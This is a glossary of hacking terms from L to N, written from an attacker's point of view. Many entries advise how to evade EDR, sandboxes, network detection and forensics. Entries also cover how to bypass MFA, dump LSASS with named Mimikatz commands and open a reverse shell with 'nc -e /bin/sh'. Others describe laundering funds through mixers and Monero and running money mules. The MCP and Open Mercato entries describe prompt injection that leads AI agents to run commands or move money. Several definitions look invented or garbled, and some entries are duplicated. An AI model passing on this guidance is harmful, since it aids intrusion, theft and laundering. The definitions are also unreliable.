LOLDrivers (Living Off the Land Drivers) --- Legitimate Windows drivers that can be used for malicious purposes, especially for BYOVD (Bring Your Own Vulnerable Driver). Vulnerable drivers (from ASUS, MSI, Gigabyte) are signed, load without warnings, and can be used to disable EDR or gain kernel access.

LOLScripts --- Legitimate scripts (VBS, JS, PS1) that can be used for malicious purposes, similar to LOLBins.

Long Polling --- A technique in web applications where the server holds the connection open until data is ready to be sent. Used in C2 to reduce heartbeat traffic: the agent opens a long poll and waits for commands.

Loopback --- The loopback interface (127.0.0.1). Loopback is used for: testing, bypassing network filters (traffic does not leave the host). In attacks, loopback can be used for inter-process communication without network interaction.

LOP (Low and Slow) --- A technique for data exfiltration and attacks where actions are stretched over time to avoid triggering detections. Instead of downloading 50TB in an hour, the attacker exfiltrates data in chunks of 100GB per day, during working hours, from IPs similar to legitimate ones. Handala likely used low & slow to exfiltrate 50TB from Stryker.

LPE (Local Privilege Escalation) --- Local Privilege Escalation --- moving from an unprivileged user to SYSTEM (Windows) or root (Linux). LPE is a standard stage after initial access. Methods: kernel exploits (Dirty COW, CVE-2021-3156), misconfigured services (AlwaysInstallElevated, unquoted service paths), credential theft (LSASS dump), BYOVD (Bring Your Own Vulnerable Driver), driver vulnerabilities, misconfigured sudo (Linux).

LSA (Local Security Authority) --- A Windows component, including LSASS. LSA Secrets is a registry section where service passwords, auto-login credentials, keys are stored. Dumping LSA Secrets (via reg, Mimikatz) gives service passwords (which often have high privileges).

LSA Secrets --- A secret storage in the Windows registry (HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets). Contains: service passwords, auto-login credentials, keys. Dumping LSA Secrets gives an attacker passwords that can be used for lateral movement.

LSASS (Local Security Authority Subsystem Service) --- A Windows process responsible for authentication (login, passwords,

Kerberos). LSASS stores passwords (in plaintext if Wdigest is enabled) and hashes (NTLM, Kerberos) in memory. Dumping LSASS (via Mimikatz, ProcDump) is one of the main ways to steal credentials. LSASS is protected by PPL (Protected Process Light), which blocks opening the process for reading. Bypassing PPL requires a kernel exploit or BYOVD.

LTL (Long Tail Latency) --- A technique to bypass behavioral analysis: mimicking long delays characteristic of humans (pauses between commands, slow file reading). AI detections trained on fast actions (usually automated) may miss slow actions.

LTS (Long Term Support) --- Long Term Support (Ubuntu LTS, Windows Server LTSC). LTS versions receive security updates longer, but attackers know many organizations use LTS and may not update between LTS releases, leaving windows.

LUA (Least Privilege) --- The principle of least privilege. LUA is used in containers, cloud environments, applications. Violation of LUA --- over-privileged accounts --- is a target for attackers.

LUKS (Linux Unified Key Setup) --- A disk encryption standard for Linux (similar to BitLocker). LUKS uses a key protected by a password. For an attacker, LUKS is an obstacle if the system is off; if on, the key is in memory and can be extracted (cold boot attack, memory dump).

LummaC2 --- An infostealer popular in 2026. LummaC2 steals passwords, cookies, crypto wallets, files, takes screenshots, keylogs. Distributed via malvertising, crack sites, phishing. LummaC2 has a control panel (C2) with the ability to download additional modules. Competes with RedLine, Stealc.

LVM (Logical Volume Manager) --- Logical volume management in Linux. LVM is used for flexible disk management. In attacks, LVM can be a target: destroying volumes, reducing size, encryption.

LXC (Linux Containers) --- Linux containers, an alternative to Docker. LXC is a target for container breakout.

M

M0 (M-Zero) --- Level zero in the security model (hardware level). In the context of attacks, m0 is the level where firmware backdoors operate (BIOS/UEFI, BMC). Compromising m0 gives persistence that cannot be removed by OS reinstallation.

M1 (M-One) --- Apple Silicon processor. M1, M2, M3 chips have built-in security mechanisms (Secure Enclave, SEP). For an attacker, M1 is an obstacle: hacking the Secure Enclave requires physical access and complex equipment. However, vulnerabilities in macOS on M1 can exist at the OS level.

MaaS (Malware as a Service) --- Malware as a service: subscription to infostealers (LummaC2, RedLine), RATs, crypto miners with a control panel. MaaS lowers the barrier to entry: the buyer pays monthly and gets access to C2, panel, updates. In 2026, MaaS is part of CaaS (Crime-as-a-Service).

MAC (Mandatory Access Control) --- Mandatory access control (SELinux, AppArmor). MAC restricts what processes can do, even if running as root. For an attacker, MAC is an obstacle: even after gaining root, some actions cannot be performed (e.g., disabling SELinux). Bypassing MAC requires knowledge of policies and possibly a kernel reboot with specific parameters.

MAC (Media Access Control) --- A MAC address (physical address of a network interface). A MAC address can be used for: device identification (fingerprinting), tracking (Wi-Fi tracking), bypassing restrictions (changing MAC address). In local network attacks, MAC addresses are used in ARP poisoning, MAC flooding.

Macro (Office) --- Macros in Microsoft Office (VBA --- Visual Basic for Applications). Macros are a classic malware delivery vector. The victim opens a document (Word, Excel), enables the macro (or is convinced to enable it), and the macro downloads and runs malware. In 2026, macros are disabled by default, but attackers use social engineering to enable them, or use other vectors (ClickFix, HTML smuggling).

MacSync --- An infostealer for macOS, distributed via fake AI tools and ClickFix. MacSync steals passwords from Keychain, cookies, crypto wallets, files. Appeared in 2026 as an evolution of macOS malware (previously limited). Distributed via fake updates, "cracked software" for Mac.

MAG (Magnetic Stripe) --- The magnetic stripe on credit cards. Skimming (stealing data from the magnetic stripe) is used in carding. In 2026, cards with chips (EMV) are more secure, but the magnetic stripe is still used in the US.

Magento --- An e-commerce platform (Adobe Commerce). Magento vulnerabilities (SQL injection, RCE, API misconfig) lead to customer data leaks (names, addresses, credit cards). ShinyHunters could have attacked Magento but chose Salesforce.

Magic Link --- A link for authentication (without a password), sent by email. A magic link is used for passwordless login. For an

attacker, intercepting a magic link (via email access) gives access to the account. An email attack (compromised mailbox) is a way to bypass MFA.

Malleable C2 --- Cobalt Strike's customization mechanism: a profile defining what C2 traffic looks like (headers, User-Agent, URL patterns, encryption, metadata). Malleable C2 allows mimicking legitimate traffic (Google Analytics, Microsoft). For an attacker, malleable C2 is the main way to bypass network detections. Profiles are constantly updated.

Maltego --- An OSINT tool for visualizing relationships between entities (domains, email, IPs, people). Maltego is used for: gathering information about a target, finding connections, building an attack graph. Attackers use Maltego for reconnaissance.

Malvertising --- Malware distribution via legitimate ad networks (Google Ads, Bing Ads). The advertiser (attacker) places an ad that leads to a fake site (fake update) or contains malicious code (drive-by download). Malvertising is used to distribute infostealers (RedLine, LummaC2). The victim clicks on an "Adobe Flash Update" ad, downloads malware.

Malware --- Malicious software: programs designed to cause damage, steal data, gain control. Classification: infostealer, ransomware, RAT, worm, trojan, rootkit, bootkit, wiper, backdoor. In 2026, malware often uses a combination of techniques (e.g., infostealer + crypto miner).

Malware Analysis --- Malware analysis: static (reverse engineering) and dynamic (running in a sandbox). For an attacker, malware analysis is a threat: if malware ends up in a sandbox, its behavior becomes known, hashes are added to antiviruses. To

evade, anti-sandbox techniques are used (checking for virtualization, delays).

Malware Sandbox --- An isolated environment for running malware (Cape, Cuckoo). The sandbox records system calls, network connections, file system changes. For an attacker, a sandbox is a threat: they must be able to detect the sandbox (by process names, MAC addresses, presence of a mouse) and change behavior.

Man-in-the-Disk --- An attack on Android where an attacker gains access to external storage (SD card, shared storage) and modifies application files before the application reads them. Used to compromise applications that store sensitive data on external storage.

Man-in-the-Middle (MITM) --- A man-in-the-middle attack: an attacker inserts themselves between two parties, intercepting and modifying traffic. Methods: ARP poisoning, DNS spoofing, BGP hijacking, Evil Twin (fake Wi-Fi access point). MITM is used for: stealing passwords, sessions, modifying data, injecting malware. AiTM (Adversary-in-the-Middle) is a variant of MITM for bypassing MFA.

Mandiant --- A cybersecurity company (acquired by Google). Mandiant is known for investigating APT groups (APT1, APT28) and releasing tools (Aura Inspector for Salesforce). ShinyHunters modified Aura Inspector for data exfiltration.

Manticore --- A symbolic executor for analyzing vulnerabilities. Manticore is used for finding bugs in binaries and smart contracts. For an attacker, Manticore is a tool for finding zero-days.

Map (Network) --- A network map. An attacker builds a network map after initial access: identifies IP addresses, open ports, services, OS, trust relationships. Tools: nmap, BloodHound, custom scripts.

MAS (Mobile Application Security) --- Mobile application security. In attacks on mobile applications, techniques used: reverse engineering (apktool, Hopper), API hacking, key theft from stores.

Mashup --- Combining data from different sources. In OSINT, mashup is used to enrich information (e.g., combining the Conduent leak with the Wynn leak to create a full profile). For an attacker, mashup is a way to create synthetic identity.

Mass Assignment --- A web application vulnerability where the application automatically assigns values from a request (JSON, form) to object fields, including fields that should not be accessible to the user (e.g., is_admin=true). Mass assignment is used for privilege escalation.

Massive Breach --- A massive data leak (Conduent 25M+, CarGurus 12.4M, Wynn 800k). A massive breach is used for: identity theft, credential stuffing, extortion. For an attacker, a massive breach is the result of a successful operation requiring scaling.

Mastodon --- A decentralized social network. Mastodon is used for: communication bypassing blocks, publishing leaked data, OSINT. Attackers can create accounts for phishing.

MAT (Metadata Analysis Tool) --- A tool for analyzing metadata (EXIF). In OSINT, MAT is used to extract geolocation, date, device model from photos. For an attacker, clearing metadata before publication is part of OPSEC.

Maven --- A Java build tool. Supply chain attacks via Maven Central: publishing malicious libraries (dependency confusion). Developers using Maven may accidentally download a malicious library.

MBR (Master Boot Record) --- The master boot record. MBR is used in legacy boot (BIOS). A bootkit can infect the MBR, executing before the OS loads. In 2026, UEFI replaces MBR, but legacy systems still exist.

MBSA (Microsoft Baseline Security Analyzer) --- A tool for scanning Windows vulnerabilities. For an attacker, MBSA is a tool for finding weak spots in a target network (if access is available).

MCP (Model Context Protocol) --- A protocol for AI agents (Open Mercato), allowing them to interact with tools. AILM (AI-Induced Lateral Movement) uses MCP: a prompt injection into data read by an AI agent makes it execute commands via MCP.

MCS (Minecraft Server) --- In the context of attacks, Minecraft servers were used for C2 (game traffic looks legitimate). In 2026, rarely.

MD5 --- A hash function (128 bits). MD5 is compromised (collisions are possible), but is still used in legacy systems. For an attacker, MD5 collisions can be used to forge digital signatures, certificates.

MDM (Mobile Device Management) --- Mobile device management (Microsoft Intune, Jamf, VMware Workspace ONE). MDM is used for centralized device management (Windows, iOS, Android, macOS). MDM abuse --- using legitimate MDM functions for malicious purposes: mass device wiping, script deployment, disabling protections. Handala used Intune (MDM) to destroy 200k Stryker devices.

MDM Abuse --- Abusing device management platforms (MDM) for destructive operations. Compromising a Global Administrator account in Intune → mass factory reset command on all managed devices. MDM abuse does not require malware (weapon is the management console), leaves no signatures. Handala is an example of MDM abuse.

MDR (Managed Detection and Response) --- A managed detection and response service. An MDR provider (CrowdStrike, SentinelOne, Mandiant) manages EDR/SIEM for an organization. For an attacker, MDR means experts are watching logs, not just automation. More careful evasion is needed.

Meltdown --- An Intel processor vulnerability (2018) allowing reading kernel memory from user mode. Meltdown was patched with microcode and OS. In 2026, relevant for unpatched old systems.

Meme --- In the context of attacks, memes are used for: disinformation, social engineering, spreading phishing links (via social media). Handala used memes in propaganda.

Memorandum of Understanding (MoU) --- A memorandum of understanding between organizations (e.g., CISA and ISAC). In 2026, MoUs are used for sharing threat information.

Memory Dump --- See Dump (Memory). A memory dump --- a copy of a process's or entire system's RAM. A memory dump can contain: plaintext passwords, encryption keys (BitLocker, DPAPI), process contents, network connections. For an attacker, a memory dump is a source of valuable information. Tools: ProcDump, Dumpert, commercial tools (FTK Imager). To protect against memory dumps, LSASS protection (PPL), memory encryption, detections on memory reading are used.

Memory Forensics --- Memory dump analysis (Volatility, Rekall). Memory forensics can extract: passwords (LSASS), encryption keys, active network connections, running processes, injected DLLs. For an attacker, memory forensics is a threat: they must minimize traces in memory (data encryption, short lifetimes).

Memory Injection --- Injecting code into a process's memory. Used for: hiding activity (code runs in a legitimate process), bypassing file-based antiviruses (no file on disk). Methods: reflective DLL injection, process hollowing, APC injection.

Memory Scraper --- A tool for extracting data from memory (passwords from LSASS, keys from processes). A memory scraper is part of Mimikatz, infostealers. Used to steal credentials from memory, where they may be in plaintext.

Memory-only Payload --- A payload that exists only in RAM, not written to disk. A memory-only payload is loaded via PowerShell (Invoke-Expression), process injection, or vulnerabilities. Used to bypass antiviruses and forensics. Slopoly (AI-generated C2) was memory-only.

Mercato (Open Mercato) --- An AI-first CRM/ERP framework using AI agents (MCP). Open Mercato is vulnerable to AILM: prompt injections into order fields can trick the AI agent into performing malicious actions (money transfers). Example from Orca's report.

Mesh Network --- A mesh network. In botnets, a mesh network (peer-to-peer) is used for C2 without a central server. Each infected node can relay commands. P2P botnets (e.g., Storm) are more resilient to takedown.

Metadata --- Data about data: in files (EXIF --- date, GPS, camera model), in emails (From, To, Subject), in documents (author, company). For an attacker, metadata is a source of information for OSINT and a source of evidence (if not cleaned). Before publishing data (leak), metadata must be cleaned.

Metasploit --- A framework for developing and executing exploits. Metasploit contains hundreds of modules: exploitation, payload, post-exploitation, auxiliary (scanning). Used by pentesters and attackers. Metasploit is heavily detected by EDR, so attackers use modified versions or custom exploits.

Metasploit Framework (MSF) --- Metasploit Framework --- an open-source framework for developing and executing exploits. Metasploit contains hundreds of modules: exploitation (exploits), payload (payload), post-exploitation (actions after hacking), auxiliary (scanning, brute force). Used by pentesters and attackers. Metasploit is heavily detected by EDR, so attackers use modified versions or custom exploits.

Metasploit Payload --- A payload in Metasploit (reverse shell, meterpreter). A payload can be: stager (small, downloads the main payload), stage (main), inline (single file). Meterpreter is an advanced payload with many features (password dump, module loading, session management).

Meterpreter --- An advanced Metasploit payload, running in-memory, supporting encryption, extensions (kiwi for Mimikatz), post-exploitation modules. Meterpreter allows: LSASS dump, hash theft, process management, remote control.

MFA (Multi-Factor Authentication) --- Multi-factor authentication: two or more factors (knowledge --- password, possession --- token/phone, biometrics). MFA significantly complicates attacks, but is bypassed via: vishing (calling helpdesk to reset MFA), AiTM (session interception), SIM-swapping (number porting), session hijacking (cookie theft). The Com specializes in bypassing MFA via helpdesk.

MFA Bypass --- Bypassing multi-factor authentication. Methods: vishing (calling helpdesk, convincing them to reset MFA), AiTM (Adversary-in-the-Middle), SIM-swapping (porting the number to the attacker's SIM), session hijacking (stealing cookies of an already authenticated session), exploiting vulnerabilities (MFA fatigue). The Com uses vishing as the primary method.

MFA Fatigue --- MFA fatigue attack: an attacker repeatedly sends MFA push requests until the victim clicks "Accept" out of fatigue or error. Used against push-based MFA (Microsoft Authenticator, Duo). In 2026, less effective than vishing, but still works.

MFT (Master File Table) --- A table in NTFS containing information about files (names, sizes, locations). Attacks on MFT: deleting records to hide files, recovering deleted files.

MFT (Microsoft Forensic Toolkit) --- Microsoft's forensic tools.

MHTML --- Web archive format (.mht). MHTML can contain malicious JavaScript. Used in phishing.

Microcode --- Processor microcode, updated via firmware (BIOS/UEFI). Microcode vulnerabilities (Meltdown, Spectre) are patched with microcode. For an attacker, microcode is a target for firmware persistence (rare).

Microsoft Defender --- The built-in Windows antivirus (Defender AV) and EDR (Microsoft Defender for Endpoint). Defender is one of the most common antiviruses. For an attacker, Defender requires: AMSI bypass, ETW unhooking, direct syscalls, disabling via the registry, or using LOLBins that Defender does not block.

Microsoft Defender for Endpoint (MDE) --- The EDR component of Microsoft Defender, collecting telemetry, behavioral analysis. MDE is integrated with Sentinel (SIEM). For an attacker, MDE is a serious adversary, but can be bypassed via direct syscalls and memory-only payloads.

Microsoft Entra ID --- The new name for Azure AD (Azure Active Directory). Entra ID is Microsoft's identity provider. Compromising Entra ID gives access to all M365 applications. Handala used Entra ID compromise (Global Admin) to access Intune.

Microsoft Graph --- An API for accessing M365 data (users, email, files, Teams). Graph API is used for: data exfiltration (reading email, OneDrive), automation (creating users), OAuth attacks. For an attacker, Graph API is a tool after Entra ID compromise.

Microsoft Intune --- See Intune. Microsoft Intune --- a mobile device management (MDM) and application management platform. Intune allows centralized management of Windows, iOS, Android, macOS devices: installing applications, configuring security policies, remotely wiping data (wipe). Handala used Intune for a destructive attack on Stryker: by compromising a Global Admin account, they sent a mass factory reset command to 200,000 devices, destroying them without using malware.

Microsoft Sentinel --- A SIEM (Security Information and Event Management) from Microsoft, running on Azure. Sentinel collects logs from M365, Azure, on-prem, and uses AI for threat detection. For an attacker, Sentinel is a threat: they must minimize logs, not create events that will appear in correlation rules.

Microsoft Teams --- A communication platform. Teams is used for: phishing (links in chats), vishing (calls via Teams), AI agents (Copilot), AILM (prompt injections into chats). Auto-preview in Teams can be used for zero-click exfiltration.

MIME --- Multipurpose Internet Mail Extensions (MIME) --- a standard for specifying content type in email, HTTP (Content-Type). MIME types: text/html, application/pdf, image/png, application/x-msdownload. In phishing, MIME is used to disguise malicious attachments: .exe is sent as application/pdf to bypass filters. MIME spoofing is the spoofing of MIME type.

MIME (Multipurpose Internet Mail Extensions) --- A standard for email attachments. MIME types are used in phishing: malicious

attachments are disguised as safe types (application/pdf instead of application/x-msdownload).

MIME Spoofing --- Spoofing the MIME type in an email or web application. Used to fool filters (send .exe as application/pdf).

MIMI (Mimikatz) --- Mimikatz --- a tool for extracting passwords from Windows memory, dumping hashes, Golden Ticket, Silver Ticket, DCSync. "MIMI" is an abbreviation. Mimikatz is used for: LSASS dump (sekurlsa::logonpasswords), DCSync (lsadump::dcsync), Golden Ticket (kerberos::golden). Mimikatz is heavily detected by EDR, so custom versions, reflection loading (Invoke-Mimikatz), or alternatives are used.

Mimikatz --- A tool for extracting passwords from Windows memory, dumping hashes, Golden Ticket, Silver Ticket, DCSync. Mimikatz is a standard post-exploitation tool. Used for: LSASS dump (sekurlsa::logonpasswords), DCSync (lsadump::dcsync), Golden Ticket (kerberos::golden). Mimikatz is heavily detected by EDR, so custom versions, reflection loading (Invoke-Mimikatz), or alternatives are used.

Minidump --- A small memory dump (Windows), containing information about a process. A minidump can be used to extract passwords from LSASS (ProcDump, dumpert). Unlike a full dump, a minidump is faster and smaller.

Minority Report --- In the context of attacks, "pre-crime" --- predictive analytics using AI to detect attacks before they happen. For an attacker, AI detections are an obstacle: they must mimic legitimate behavior (behavioral blending).

MIPS --- A processor architecture (used in IoT, routers). Attacks on MIPS devices: exploiting firmware vulnerabilities, reverse engineering, injecting backdoors.

Mirai --- A botnet infecting IoT devices (cameras, routers) via default credentials. Mirai was used for large DDoS attacks (2016). In 2026, Mirai-like botnets are still active because many IoT devices are not updated and default credentials are not changed.

Mirror (Network) --- Traffic mirroring (port mirroring). For an attacker, a mirror is a threat: if traffic is mirrored to IDS/IPS, their activity can be detected. To evade, encryption (TLS), tunnels, covert channels are used.

Misconfiguration --- A configuration error. The main hole in 2026: open S3 buckets, over-privileged guest users in Salesforce, publicly accessible C2 (FancyBear), default credentials. ShinyHunters lives on misconfigs in Salesforce. Conduent lost 25M+ records due to a misconfig at a contractor.

MISP (Malware Information Sharing Platform) --- A platform for sharing threat information (IoC, TTPs). MISP is used by defenders. For an attacker, MISP is a threat: if their IoCs end up in MISP, they will be quickly spread.

MITM (Man-in-the-Middle) --- Man-in-the-Middle attack: an attacker inserts themselves between two parties, intercepting and modifying traffic. Methods: ARP poisoning, DNS spoofing, BGP hijacking, Evil Twin (fake Wi-Fi access point). MITM is used for: stealing passwords, sessions, modifying data, injecting malware. AiTM (Adversary-in-the-Middle) is a variant of MITM for bypassing MFA.

MITRE ATT&CK --- A knowledge base of cyberattack tactics and techniques. ATT&CK is used by defenders to build detections, and by attackers to choose techniques that are least detected. In 2026, ATT&CK includes techniques for AI, cloud, containers, OT.

ML (Machine Learning) --- Machine learning. In attacks, ML is used for: phishing generation, CAPTCHA bypass, deepfake, analyzing defenses, automated exploitation (agentic AI). Slopoly is an AI-generated C2.

MMU (Memory Management Unit) --- The memory management unit. MMU vulnerabilities can lead to reading kernel memory from user mode (Meltdown). For an attacker, MMU is a target for exploitation.

MNP (Mobile Number Portability) --- Mobile number portability. Used in SIM-swapping: an attacker convinces an operator to port the number to their SIM using social engineering (victim's personal data, fake documents). For bypassing MFA via SMS, SIM-swapping is an effective method.

Modbus --- An industrial communication protocol (ICS/SCADA). Modbus is used to control PLCs. Attacks on Modbus: command interception, value modification (pressure, temperature), DoS. Modbus has no authentication, making it vulnerable. In the attack on a Texas water utility, attackers used Modbus to change chlorine levels.

MODE (Windows) --- A Windows operating mode. In attacks, MODE is used for: enabling/disabling functions (Test Mode), bypassing protection (loading unsigned drivers in Test Mode).

Model Poisoning --- Poisoning an AI model: injecting malicious data into the training set so that the model produces incorrect results (misses malware, misclassifies). For an attacker, model poisoning is a way to compromise defensive systems (ML-based EDR).

ModSecurity --- An open-source Web Application Firewall (WAF). ModSecurity is used to protect web applications. To bypass, attackers use: payload obfuscation, request splitting, business logic attacks.

MOIS (Ministry of Intelligence of Iran) --- Iran's Ministry of Intelligence. MOIS manages proxy groups (Handala, MuddyWater, Imperial Kitten) for cyber operations. In March 2026, MOIS coordinated the response campaign after US/Israel strikes, including the attack on Stryker via Intune. The FBI seized Handala's domains linked to MOIS.

Mojang --- The developer of Minecraft. Minecraft accounts are used in attacks for C2 (game traffic). In 2026, rare.

Monero (XMR) --- A private cryptocurrency, used for ransoms and money laundering. Monero has stealth addresses, ring signatures, hidden amounts, making transactions untraceable. In the laundering chain, Monero is used after a mixer (Bitcoin → Monero) or as the main ransom currency.

Monero Mixer --- A mixer for Monero (less relevant as Monero is already private). Some groups use Monero directly without a mixer. For ransoms, Monero is preferred over Bitcoin.

MongoDB --- A NoSQL database. MongoDB vulnerabilities: open ports (27017) to the internet, lack of authentication, NoSQL injection. Data leaks from MongoDB are a common cause of breaches.

Monitor (Network) --- Network monitoring. For an attacker, monitoring is a threat: they must act quietly, not create anomalous traffic, use encryption.

Mono --- An open-source implementation of .NET for Linux/macOS. Mono can be used to run .NET malware on non-Windows platforms.

Monte Carlo --- The Monte Carlo method --- a class of computational algorithms using random sampling to obtain numerical results. In the context of cybersecurity, the Monte Carlo method is used for: modeling attack propagation (simulating network infection), risk assessment (probability of attack success), password cracking (probabilistic guessing methods), optimizing attack parameters (e.g., choosing the optimal exploitation time). For an attacker, the Monte Carlo method can be useful when planning complex attacks with many variables, but it is rarely used manually, more often in automated tools (simulators). In the hacker lexicon, the term appears in the context of advanced techniques, but is not a basic term.

Morphing (Code) --- Code morphing: automatically changing code with each compilation (polymorphism) to bypass signature-based detections. Used in malware (metamorphism).

Mosaic --- In the context of cybersecurity, Mosaic refers to the European Union's Mosaic project for standardizing cybersecurity (Mosaic project), aimed at developing common standards and methodologies for cyber risk assessment. Also, "mosaic" can refer

to a mosaic attack, where an attacker gathers disparate fragments of data from different sources to form a complete picture (similar to OSINT aggregation). For example, collecting PII from different breaches to create synthetic identity. In the hacker lexicon, the term appears mainly in academic literature and standardization reports, not in practical attacks.

MOTD (Message of the Day) --- A message of the day in Linux. The MOTD can be modified by an attacker to: hide a backdoor (message not displayed), phishing (links).

MOTOR (Mobile Tool for Recon) --- An OSINT tool for mobile devices.

MOU (Memorandum of Understanding) --- Memorandum of Understanding --- a document formalizing agreements between organizations for cooperation. In the context of cybersecurity, MOUs can be signed between CISA and ISAC (Information Sharing and Analysis Center) for sharing threat information. For an attacker, an MOU means that information about their attack can spread faster between organizations.

Mount --- Mounting a file system. In attacks, mounting is used for: accessing encrypted partitions (if keys are known), mounting disk images, modifying file systems.

Mousetrap --- A protection technique: a trap for attackers (honeypot). In the context of attacks, a mousetrap can be: a trap file that opens only when read.

MPLS (Multiprotocol Label Switching) --- A routing protocol used in large networks. Attacks on MPLS: label switching attacks, DoS.

For an attacker, MPLS is not relevant without access to the operator's network.

MSSP (Managed Security Service Provider) --- A managed security service provider. An MSSP manages EDR, SIEM, SOC for clients. For an attacker, an MSSP means experts are watching logs, who may detect anomalies faster.

MTBF (Mean Time Between Failures) --- Mean time between failures --- a metric of equipment reliability (hard drives, servers, network equipment), indicating the average operating time between two failures. In the context of cyberattacks, MTBF is used when planning physical attacks on equipment (e.g., destroying hard drives, server failures). Knowing the MTBF helps predict how long a system can operate without maintenance and choose the time for an attack (e.g., when equipment is close to failure). However, in the hacker lexicon, MTBF is not a key term, more often found in reliability documentation, not in vulnerability exploitation.

MTM (Man-in-the-Mobile) --- An attack on a mobile device: a malicious application intercepts SMS, push notifications, input in banking apps. Used for MFA bypass (SMS interception) and data theft from banking applications.

MTProto --- Telegram's protocol. MTProto uses encryption, but is not end-to-end by default (only in secret chats). For an attacker, Telegram is a convenient channel for C2 and communication, but logs can be provided to law enforcement.

MUA (Mail User Agent) --- An email client (Outlook, Thunderbird). MUA is a target for phishing, macro malware, BEC. Attacks on MUA can give access to corporate email.

MuddyWater --- An APT group linked to MOIS (Iran). MuddyWater specializes in: espionage, backdoors (PupyRAT, DNSpionage), attacks on banks, airports, defense-adjacent companies. In March 2026, MuddyWater hacked Hikvision and Dahua IP cameras to support missile strikes (cyber-enabled targeting).

Mule (Money Mule) --- A drop (straw man) who transfers stolen money through their accounts, withdraws cash, buys cryptocurrency. The mule receives a commission (5-20%). In 2026, mule networks are created using deepfake KYC (synthetic identities pass verification in banks).

Mule Herding --- Managing a network of drops (mules). Mule herding includes: recruiting mules, organizing transfers, cashing out. In 2026, mule herding is automated: AI-generated identities, automatic transfers via crypto exchanges.

Multi-Factor Authentication (MFA) --- Multi-factor authentication --- an authentication method requiring two or more factors from three categories: knowledge (password, PIN), possession (token, phone, hardware key), biometrics (fingerprint, face). MFA significantly complicates attacks but is bypassed via: vishing (calling helpdesk to reset MFA), AiTM (session interception), SIM-swapping (number porting), session hijacking (cookie theft), MFA fatigue (repeated push notifications).

Multisig (Multi-signature) --- Multi-signature: requiring multiple signatures to execute a transaction (e.g., 2 out of 3). Used in cryptocurrencies to protect cold wallets. Bybit hack: attackers tricked signers who thought they were signing a normal transfer but signed a drain of all funds via interface spoofing (JS injection).

Multitenancy --- Multitenancy: an architecture where multiple clients use a single system (SaaS). Attacks on multitenancy: cross-tenant attack (moving between clients via misconfig, over-privileged integrations). ShinyHunters attacked Salesforce (a multitenant SaaS), gaining data from hundreds of clients via misconfig.

MVP (Minimum Viable Product) --- In the context of attacks, MVP is a minimum viable attack: quick initial access, quick exfiltration, without complex lateral movement. Used for quick ransom collection.

MX (Mail Exchange) --- A DNS record indicating a domain's mail server. MX records are used in OSINT to determine email providers, find email server vulnerabilities.

MXDR (Managed Extended Detection and Response) --- Managed Extended Detection and Response (XDR as a service). MXDR providers (CrowdStrike, SentinelOne) manage protection for organizations.

MyDoom --- A worm (2004), one of the fastest spreading. MyDoom was used for DDoS and opened a backdoor. In 2026, legacy.

MySQL --- A relational database. MySQL vulnerabilities: SQL injection, weak passwords, misconfig (public access, lack of SSL). Attacks on MySQL: data theft, command execution (SELECT INTO OUTFILE).

N

NAC (Network Access Control) --- Network access control: systems that check devices (computers, laptops) before connecting to the corporate network (compliance with policies: antivirus, updates, certificates). For an attacker, NAC is an obstacle: a compromised device may not pass the check. Bypassing NAC: cloning the MAC address of a legitimate device, using devices not subject to NAC (printers, IoT), or physically connecting to a port where NAC is not enabled.

NACK (Negative Acknowledgment) --- Negative acknowledgment in protocols. In attacks, NACK can be used for: DoS (sending NACK instead of ACK), analyzing system behavior.

Nagle's Algorithm --- An algorithm in TCP that coalesces small packets to reduce overhead. In C2 communications, Nagle can delay heartbeat sending, which can be used to mimic legitimate traffic.

NAND Mirroring --- Creating an image of NAND memory (flash) to extract data from mobile devices, IoT. Used in forensics and attacks (physical access). For an attacker, NAND mirroring is a way to extract data from a locked device (if physical access is available).

NAT (Network Address Translation) --- Network address translation: converting private IPs to public IPs. NAT is used in corporate networks, home routers. For an attacker, NAT is an obstacle: they need to understand the real network topology, find devices accessible from the internet (port forwarding, UPnP). NAT also hides the internal network structure.

Native API --- Low-level Windows APIs (ntdll.dll) through which applications interact with the kernel. EDRs place hooks on Native APIs for monitoring. Direct syscalls --- bypassing hooks: calling Native APIs directly, bypassing ntdll.dll.

NBT-NS (NetBIOS Name Service) --- A NetBIOS name resolution protocol, used in Windows local networks. NBT-NS is vulnerable to spoofing: an attacker can respond to an NBT-NS query, impersonating a legitimate host, and capture the NTLM hash (responder). Recommended to disable.

NC (Netcat) --- A network tool for reading and writing data via TCP/UDP. NC is used for: reverse shell (nc -e /bin/sh), port scanning, file transfer. NC is a classic tool for obtaining a shell.

NCSC (National Cyber Security Centre) --- The National Cyber Security Centre (UK, Netherlands, etc.). NCSC issues warnings, recommendations, coordinates responses. In 2026, NCSC coordinated with CISA regarding Interlock and Handala attacks.

NDA (Non-Disclosure Agreement) --- A non-disclosure agreement. In the context of attacks, NDAs are used for: protecting information about vulnerabilities (bug bounty), concealing ransom payments (ransomware). Victims often sign NDAs with attackers to prevent them from disclosing the breach.

NDIS (Network Driver Interface Specification) --- A Windows network device driver interface. NDIS drivers can be used for: filtering traffic, hiding C2 communication, disabling network detections.

NDR (Network Detection and Response) --- Network detection and response: systems that analyze network traffic to detect threats (DNS tunnels, C2 communications, lateral movement). For an attacker, NDR is a threat: they must encrypt traffic (TLS), use legitimate protocols (HTTPS, DNS), avoid anomalies (irregular heartbeats).

NEC (National Encryption Center) --- National Encryption Center --- a theoretical body (does not exist as a single structure in the US; there is NIST, NSA). In the context of attacks, the term may appear in cryptography literature, but is not part of the hacker toolkit. Some countries may have national encryption centers (e.g., in China), but for an attacker, it is not a key term.

Nested Onion --- Nested onion routing: using Tor in multiple layers (Tor over VPN, proxy chains) for complete anonymity. Example: C2 → Tor → VPN → Tor → internet. Nested onion is used for: hiding the real IP of C2, protecting against deanonymization through timing analysis, bypassing Tor blocks.

Nested Services --- Nested crypto services: a chain of exchangers and swaps for money laundering. Example: Bitcoin → mixer (Sinbad) → Monero → DeFi (Uniswap) → Ethereum → another mixer → clean wallet. Nested services are used to obfuscate the trail so blockchain analysis cannot track the funds.

NET (Microsoft .NET) --- A framework for developing Windows applications. .NET malware (C#, VB.NET) is compiled to CIL (Common Intermediate Language), then JIT-compiled. .NET malware is easily decompiled (dnSpy, ILSpy), so attackers use obfuscators (ConfuserEx, .NET Reactor). Cobalt Strike, Covenant, Sliver are C2s with .NET agents.

NetBIOS --- A protocol for network communication in Windows. NetBIOS is vulnerable to: NBT-NS spoofing, SMB relay. In 2026, it is recommended to disable NetBIOS if not needed for legacy applications.

